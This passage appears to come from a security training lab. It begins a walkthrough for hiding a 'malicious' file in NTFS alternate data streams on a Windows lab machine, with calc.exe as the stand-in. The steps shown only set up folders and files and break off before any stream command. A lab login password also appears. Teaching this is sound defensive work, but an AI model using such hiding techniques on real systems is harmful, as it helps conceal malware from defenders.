
Here, we will use NTFS streams to hide a malicious file on the target system.

Note: Ensure that the **Windows 11** virtual machine is running.


1. Turn on the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del**, by default, **Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.
2. Ensure that the **C:** drive file system is in **NTFS** format. To do so, navigate to **This PC**, right-click **Local Disk (C:)**, and click **Properties**.




3. The **Local Disk (C:) Properties** window appears; check for the **File system** format and click **OK**.



4. Now, go to the **C:** drive, create a **New Folder**, and name it **magic**.
5. Navigate to the location **C:\Windows\System32**, copy **calc.exe**, and paste it to the **C:\magic** location.



6. Click the **Type here to search** icon from the bottom of **Desktop** and type **cmd**. Click **Command Prompt** from the results.
7. The **Command Prompt** window appears, type **cd C:\magic**, and press **Enter** to navigate to the **magic** folder on the **C:** drive.




```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic

C:\magic>_
```

8. Now, type **notepad readme.txt** and press **Enter** to create a new file at the **C:\magic** location.

